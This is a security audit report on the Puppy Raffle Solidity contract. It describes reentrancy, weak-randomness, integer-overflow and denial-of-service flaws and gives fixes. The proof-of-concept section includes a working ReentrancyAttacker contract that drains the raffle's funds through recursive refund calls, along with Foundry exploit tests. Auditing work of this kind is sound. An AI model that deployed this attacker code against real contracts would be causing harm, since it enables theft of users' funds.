PUPPY RAFFLE

SECURITY AUDIT REPORT::2024-01-17

SAFIRAETHER.COM
SAFEGUARDING ETHEREUM

Prepared by 808Nestor
NESTOR@SAFIRAETHER.COM

TABLE OF CONTENTS

INTRODUCTION

About The Protocol

Protocol Objective

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the enterRaffle function with the following parameters:
2. address[] participants: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.
3. Duplicate addresses are not allowed
4. Users are allowed to get a refund of their ticket & value if they call the refund function
5. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy
6. The owner of the protocol will set a feeAddress to take a cut of the value, and the rest of the funds will be sent to the winner of the puppy.

Solc Version

0.7.6

Chains

Ethereum

Tokens

NA

Audit Scope

Commit Hash

e30d199697bbc822b646d76533b66b7d529b8ef5

Files in Scope

```
./src/
└─── PuppyRaffle.sol
```

Audit Roles

1. **Owner** - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the changeFeeAddress function.
2. **Player** - Participant of the raffle, has the power to enter the raffle with the enterRaffle function and refund value through refund function.

Known Issues

None

DISCLAIMER

All actions by The Audit Team in this project adhere to the agreed statement of work and project plan. Security assessments are time-limited and rely on client-provided information. The findings in this report may not cover all security issues in the target system or codebase.

Automated testing supplements manual security reviews but has limitations. Tools may not cover all edge cases within the allocated time. This audit doesn't replace functional tests or guarantee identifying all security issues, emphasizing the need for multiple audits and a bug bounty program.

This report isn't investment advice and is subject to the terms of the Services Agreement. Distribution or reliance by any party other than the designated client is prohibited without prior written consent.

It neither endorses nor disapproves of any project, providing no insight into economic value or legal compliance. Users access services at their risk, acknowledging uncertainties of cryptographic tokens and blockchain technology.

The assessment may not uncover all vulnerabilities, and the absence of identified issues doesn't ensure a secure system. The Audit Team focuses on source code assessments, acknowledging software development limitations and potential impacts of third-party infrastructure.

The Audit Team, dedicated to discovering vulnerabilities within a timeframe, doesn't assume responsibility for findings outlined in this document. The audit solely addresses solidity implementation, not endorsing the underlying business. Recognizing time constraints, it exclusively focuses on the security aspects of the assessed code.

Methodology

Our audit methodology focused on ensuring the security, reliability, and adherence to best practices in the context of the Ethereum blockchain.

Business Logic Assessment

Our analysis commenced with a thorough understanding of the smart contract's business logic. The goal was to identify the core functionalities and interactions with external components, laying the foundation for subsequent evaluations.

Manual Code Review

A meticulous review of the Solidity source code was conducted, adhering to industry best practices and coding standards. The purpose was to identify potential vulnerabilities, ensuring the code is robust and maintainable.

Automated Analysis

Advanced automated analysis tools, including Aderyn, and Slither, were employed to identify common vulnerabilities related to security, gas efficiency, and code style. The results contributed to a comprehensive understanding of potential risks. Additionally, testing of invariants was conducted where appropriate via fuzzing and formal verification using tools such as Halmos and Certora.

Security Patterns Application

Security patterns and anti-patterns were applied to address common vulnerabilities, including reentrancy, overflow/underflow, and timestamp dependency. Access controls and permissions were implemented judiciously to enhance overall security.

External Calls Evaluation

External calls to other contracts or external systems were scrutinized to mitigate the risk of reentrancy attacks. The assessment ensured that all calls were secure and aligned with the integrity of the contract.

Input Validation

Rigorous validation of user inputs was conducted to ensure the smart contract gracefully handles unexpected inputs, guarding against vulnerabilities such as integer overflow and underflow.

Risk Classifications

Risk is classified based on two factors: likelihood and impact.

Likelihood

Likelihood refers to the probability of a specific event or vulnerability being exploited. Here's an elaboration on the three levels of likelihood:

High Likelihood:

In situations of high likelihood, the conditions for exploitation are readily accessible or the attack vector is easily achievable. The vulnerability is considered highly exploitable, and the likelihood of occurrence is relatively high.

Example Scenario: A scenario where a hacker can directly call a function to cause a significant impact on the smart contract's behavior. This could involve straightforward and easily executable steps that do not require elaborate conditions.

Medium Likelihood:

In cases of medium likelihood, specific conditions or a more constrained set of circumstances are required for the vulnerability to be exploited. While not as easily achievable as high likelihood scenarios, the conditions for exploitation are still reasonably attainable, making the event moderately likely to occur.

Example Scenario: An example could be a vulnerability that depends on the use of a particular type of token within the platform. While not universally applicable, the conditions for exploitation are plausible and could occur under specific circumstances.

Low Likelihood:

Vulnerabilities with low likelihood are associated with rare situations that are unlikely to happen in typical scenarios. Although technically feasible, the conditions required for exploitation are infrequent or involve a combination of events that are unlikely to align.

Example Scenario: Consider a vulnerability that relies on a unique sequence of events (A, B, C) taking place at a specific time. While technically possible, the occurrence of such a sequence is rare and unlikely, making the exploitation of the vulnerability less probable.

NOTE:

Computationally Unfeasible: Events that are 'computationally unfeasible' are practically impossible due to their extreme rarity or the astronomical computational effort required for exploitation. These are not considered viable attack paths in practice.

Assessing likelihood involves a degree of subjectivity and requires a comprehensive understanding of the smart contract's architecture, the blockchain environment, and potential threat vectors. Regular reviews and updates to likelihood assessments should be conducted to adapt to changes in the threat landscape and the evolving nature of decentralized applications.

IMPACT

Impact is a crucial aspect of vulnerability assessment, representing the potential harm or consequences resulting from a vulnerability. Here are the three levels of impact:

HIGH IMPACT:

High impact vulnerabilities pose a significant threat to the protocol, where funds are directly or nearly directly at risk. The consequences involve a severe disruption of protocol functionality or availability, with potential financial losses for users.

Examples:

- Direct exposure of funds to unauthorized access.
- Severe disruption in the protocol's core functionality, leading to financial losses.

MEDIUM IMPACT:

Medium impact vulnerabilities introduce some level of risk to funds, albeit indirectly. While not as severe as high impact scenarios, these vulnerabilities can still result in disruptions to the protocol's functionality or availability, impacting the user experience and potentially leading to financial consequences.

Examples:

- Indirect risk to funds due to a vulnerability that affects the integrity of transactions or user accounts.
- Moderate disruption in protocol functionality, affecting user interactions and potentially leading to financial consequences.

LOW IMPACT:

Low impact vulnerabilities do not directly put funds at risk. However, there might be issues related to the correctness of functions, inappropriate handling of states, or other non-financial implications. The primary concern is related to the correctness and reliability of the protocol rather than immediate financial losses.

Examples:

- Correctness issues in specific functions that do not pose a direct threat to funds but may impact the overall reliability of the protocol.
- State handling concerns that do not immediately impact financial transactions but may affect the protocol's overall performance.

Assessing impact is crucial for prioritizing the resolution of vulnerabilities and allocating resources effectively. It helps in understanding the potential consequences of each vulnerability and guides the development team in addressing the most critical issues first, ensuring the overall security and stability of the protocol. Regular impact assessments should be conducted to adapt to changes in the protocol's features and user interactions.

SEVERITY RATINGS

Severity ratings in the context of smart contract security assessments are typically derived from the combination of likelihood and impact assessments. Here are the severity ratings based on the provided likelihood and impact descriptions:

Impact	Low	Medium	High
High	MEDIUM	HIGH	CRITICAL
Medium	LOW	MEDIUM	HIGH
Low	LOW	LOW	MEDIUM

Likelihood

CRITICAL SEVERITY:

- High Likelihood + High Impact

Vulnerabilities with a critical severity rating represent a high likelihood of exploitation coupled with significant consequences. In these scenarios, funds are directly at risk, and there's a severe disruption of protocol functionality or availability, posing a substantial threat to users and the overall integrity of the protocol.

HIGH SEVERITY:

- Medium Likelihood + High Impact
- High Likelihood + Medium Impact

High severity vulnerabilities indicate a substantial risk to the protocol. While the likelihood may be high or medium, the impact is never low, with the potential for direct financial losses and severe disruption of protocol functionality. These vulnerabilities demand immediate attention and remediation efforts.

MEDIUM SEVERITY:

- Low Likelihood + High Impact
- Medium Likelihood + Medium Impact
- High Likelihood + Low Impact

Medium severity vulnerabilities pose a moderate risk to the protocol. While the likelihood of exploitation and the impact may vary, the potential for indirect financial risks and disruptions to the protocol's functionality remains constant. Timely remediation is recommended to maintain the overall security and stability of the system.

LOW SEVERITY:

- Low Likelihood + Low Impact
- Low Likelihood + Medium Impact
- Medium Likelihood + Low Impact

Low severity vulnerabilities represent a lower risk to the protocol. The likelihood of exploitation is low or medium, and the impact may be low or medium, primarily related to correctness issues or non-financial implications. While these vulnerabilities are not immediate threats, they should still be addressed in a timely manner to enhance the robustness of the protocol.

INFORMATIONAL SEVERITY:

- Likelihood: Not Applicable
- Impact: Not Applicable

Informational severity is used for findings that provide valuable information but do not pose an immediate risk to the protocol's security or functionality. These findings may include suggestions for improvement or best practices that could enhance the overall security posture.

FINDINGS

EXECUTIVE SUMMARY


OVERVIEW

The Puppy Raffle smart contract has some serious issues that need attention. One problem is a 'Reentrancy Vulnerability' in the `PuppyRaffle::refund` function, where an attacker can take money from the contract by repeatedly using the refund method. Another concern is a 'Weak Source of Randomness' in the `PuppyRaffle::selectWinner` function, allowing an attacker to predict and control the winner. Additionally, there's a 'Basic Math and Type Flaw' in the same `selectWinner` function, risking a loss of funds due to errors in calculations. Lastly, the `PuppyRaffle::enterRaffle` function might be used as a way for attackers to increase gas costs and potentially prevent any further interaction by users. It's crucial to fix these problems to make sure the Puppy Raffle is safe for everyone using it.

FINDINGS BY SEVERITY TALLY TABLE

Severity	Tally
Critical	2
High	1
Medium	1
Low	0
Info	0
TOTAL	4

FINDINGS BY SEVERITY TALLY CHART



CRITICAL SEVERITY FINDINGS

C-01: REENTRANCY VULNERABILITY IN PUPPYRAFFLE::REFUND ALLOWS ATTACKER TO DRAIN CONTRACT OF FUNDS.

File: PuppyRaffle

Element: refund()

Likelihood: High

Financial Impact: High

Severity: Critical

DETAILS

The `PuppyRaffle::refund` function allows reentrancy by modifying state after an external call to `sendValue`. In other words, the list array of active player addresses is updated only after first contacting the attacker's contract via the `sendvalue` function. The attacker's contract can then recursively invoke the refund function without having their address removed from the active players list array.`.

IMPACT

This allows an attacker to drain the contract of funds.

PROOF OF CONCEPT

```
function test_reentrancyInRefund() public {
        // users entering raffle
        address[] memory players = new address[](4);
        players[0] = playerOne;
        players[1] = playerTwo;
        players[2] = playerThree;
        players[3] = playerFour;
        puppyRaffle.enterRaffle{value: entranceFee * 4}(players);

        // create attack contract and user
        ReentrancyAttacker attackerContract = new ReentrancyAttacker(puppyRaffle);
        address attacker = makeAddr("attacker");
        vm.deal(attacker, 1 ether);

        // noting starting balances
```

```
        uint256 startingAttackContractBalance = address(attackerContract).balance;
        uint256 startingPuppyRaffleBalance = address(puppyRaffle).balance;

        // attack
        vm.prank(attacker);
        attackerContract.attack{value: entranceFee}();

        // impact
        console.log("attackerContract balance: ", startingAttackContractBalance);
        console.log("puppyRaffle balance: ", startingPuppyRaffleBalance);
        console.log("ending attackerContract balance: ", address(attackerContract).balance);
        console.log("ending puppyRaffle balance: ", address(puppyRaffle).balance);
    }

contract ReentrancyAttacker {
    PuppyRaffle puppyRaffle;
    uint256 entranceFee;
    uint256 attackerIndex;

    constructor(PuppyRaffle _puppyRaffle) {
        puppyRaffle = _puppyRaffle;
        entranceFee = puppyRaffle.entranceFee();
    }

    function attack() public payable {
        address[] memory players = new address[](1);
        players[0] = address(this);
        puppyRaffle.enterRaffle{value: entranceFee}(players);
        attackerIndex = puppyRaffle.getActivePlayerIndex(address(this));
        puppyRaffle.refund(attackerIndex);
    }

    function _stealMoney() internal {
        if (address(puppyRaffle).balance >= entranceFee) {
            puppyRaffle.refund(attackerIndex);
        }
    }

    fallback() external payable {
        _stealMoney();
    }

    receive() external payable {
        _stealMoney();
    }
}
```

Tools Used

Manual

Recommendations

Consider implementing a checks-effects-interaction design by moving the state modification to before the external call to `sendValue`. Consider implementing a reentrancy guard as a best practice.

C-02: Weak source of randomness in puppyRaffle::selectWinner allows attacker to choose the winner.

File: PuppyRaffle

Element: selectWinner()

Likelihood: High

Financial Impact: High

Severity: Critical

Details

The `PuppyRaffle::selectWinner` function uses manual hash of known elements as a source of randomness to select the winner. In other words, the winner is selected by manually hashing the sender, the timestamp, and the difficulty. An attacker can replicate this hash by knowing the block timestamp and difficulty and thus choose the winner.

Impact

This allows an attacker to choose the winner of the raffle at will.

Proof Of Concept

1. Validators can know ahead of time the block.timestamp and block.difficulty and use that knowledge to predict when / how to participate. See the solidity blog on “prevrando’. block.difficulty was recently replaced with prevrandao.
2. Users can manipulate the msg.sender value to result in their index being the winner.

Tools Used

Manual

Recommendations

Consider using Chainlink's VRF to generate a random number. This will allow you to select a winner in a trustless manner.

HIGH SEVERITY FINDINGS

H-01: BASIC MATH AND TYPE FLAW IN PUPPYRAFFLE::SELECTWINNER LEADS TO INTEGER OVERFLOW IN PUPPYRAFFLE::TOTALFEES RESULTING IN LOSS OF FUNDS.

File: PuppyRaffle

Element: totalFees

Likelihood: High

Financial Impact: Medium

Severity: High

DETAILS

The `PuppyRaffle::selectWinner` function uses simple division to calculate the prize pool and fee. This can result in a rounding error, resulting in a loss of funds. Futhermore, the `fee` amount is forced cast to a uint64. This causes amounts greater than 18eth to overflow, resulting in a loss of funds. Furthermore, this amount is then added using basic math to the current `totalFees` amount leading to a second potential integer overflow.

IMPACT

This could result in a loss of funds for the winner and the feeAddress.

PROOF OF CONCEPT

```
function test_totalFeesOverflow() public playersEntered {
        // We finish a raffle of 4 to collect some fees
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);
        puppyRaffle.selectWinner();
        uint256 startingTotalFees = puppyRaffle.totalFees();
        // startingTotalFees = 800000000000000000

        // We then have 89 players enter a new raffle
        uint256 playersNum = 89;
        address[] memory players = new address[](playersNum);
        for (uint256 i = 0; i < playersNum; i++) {
            players[i] = address(i);
        }
        puppyRaffle.enterRaffle{value: entranceFee * playersNum}(players);
```

```
        // We end the raffle
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);

        // And here is where the issue occurs
        // We will now have fewer fees even though we just finished a second raffle
        puppyRaffle.selectWinner();

        uint256 endingTotalFees = puppyRaffle.totalFees();
        console.log("ending total fees", endingTotalFees);
        assert(endingTotalFees < startingTotalFees);

        // We are also unable to withdraw any fees because of the require check
        vm.prank(puppyRaffle.feeAddress());
        vm.expectRevert("PuppyRaffle: There are currently players active!");
        puppyRaffle.withdrawFees();
    }
```

Tools Used

Manual

Recommendations

Use a newer version of Solidity that does not allow integer overflows by default:

- pragma solidity ^0.7.6;

+ pragma solidity ^0.8.18;

Alternatively, if you want to use an older version of Solidity, you can use a library like OpenZeppelin's SafeMath to prevent integer overflows.

Use a uint256 instead of a uint64 for totalFees:

- uint64 public totalFees = 0;

+ uint256 public totalFees = 0;

Remove the balance check in PuppyRaffle::withdrawFees:

- require(address(this).balance == uint256(totalFees), "PuppyRaffle: There are currently players active!");

Medium Severity Findings

M-01: Potential DOS attack vector in PuppyRaffle::enterRaffle allows attacker to increment gas costs per player.

File: PuppyRaffle

Element: enterRaffle()

Likelihood: Medium

Financial Impact: Medium

Severity: Medium

Details

The `PuppyRaffle::enterRaffle` function uses an unbounded for loop to iterate over the `newPlayers` array. With each new player added to the array, the gas cost of the function increases. This could be used as a DOS attack vector to drain the contract of funds.

Impact

The cost of enterting the raffle increases for each new player. This will discourage participation as the raffle grows. Additionally, an attacker almost gaurantees themselves a winning ticket by entering early and entering repeatedly until no other players enter.

Proof Of Concept

```
function test_DenialOfService() public {
        // Foundry lets us set a gas price
        vm.txGasPrice(1);

        // Creates 100 addresses
        uint256 playersNum = 100;
        address[] memory players = new address[](playersNum);
        for (uint256 i = 0; i < players.length; i++) {
            players[i] = address(i);
        }

        // Gas calculations for first 100 players
        uint256 gasStart = gasleft();
```

```
        puppyRaffle.enterRaffle{value: entranceFee * players.length}(players);
        uint256 gasEnd = gasleft();
        uint256 gasUsedFirst = (gasStart - gasEnd) * tx.gasprice;
        console.log("Gas cost of the first 100 players: ", gasUsedFirst);

        // Creats another array of 100 players
        address[] memory playersTwo = new address[](playersNum);
        for (uint256 i = 0; i < playersTwo.length; i++) {
            playersTwo[i] = address(i + playersNum);
        }

        // Gas calculations for second 100 players
        uint256 gasStartTwo = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * players.length}(playersTwo);
        uint256 gasEndTwo = gasleft();
        uint256 gasUsedSecond = (gasStartTwo - gasEndTwo) * tx.gasprice;
        console.log("Gas cost of the second 100 players: ", gasUsedSecond);
        console.log("Gas cost increased by: ", gasUsedSecond - gasUsedFirst);

        assert(gasUsedSecond > gasUsedFirst);
    }
```

Tools Used

Manual

Recommendations

First, consider allowing duplicates. Users can make new wallet addresses anyway, so a duplicate check doesn't prevent the same person from entering multiple times, only the same wallet address. Second, consider using a mapping to check duplicates. This would allow you to check for duplicates in constant time, rather than linear time. You could have each raffle have a uint256 id, and the mapping would be a player address mapped to the raffle Id. This would allow you to check if a player has already entered the raffle in constant time. Finally, you could use OpenZeppelin's EnumerableSet library as an alternative.

Low Severity Findings

N/A

Informational Level Findings

N/A

CONCLUSION

In conclusion, the Puppy Raffle smart contract faces critical vulnerabilities that could seriously impact its security and the funds within it. The 'Reentrancy Vulnerability' in the `PuppyRaffle::refund` function allows attackers to repeatedly take funds from the contract. Another significant issue is the 'Weak Source of Randomness' in the `PuppyRaffle::selectWinner` function, enabling attackers to manipulate the winner selection. Additionally, a 'Basic Math and Type Flaw' in the same `selectWinner` function poses risks of losing funds due to calculation errors. Furthermore, the `PuppyRaffle::enterRaffle` function presents a potential 'DOS attack vector,' where attackers could increase gas costs and potentially deter users from using the protocol at all. It's crucial to address these findings promptly to ensure the security and reliability of the Puppy Raffle for all users involved.

APPENDICES

N/A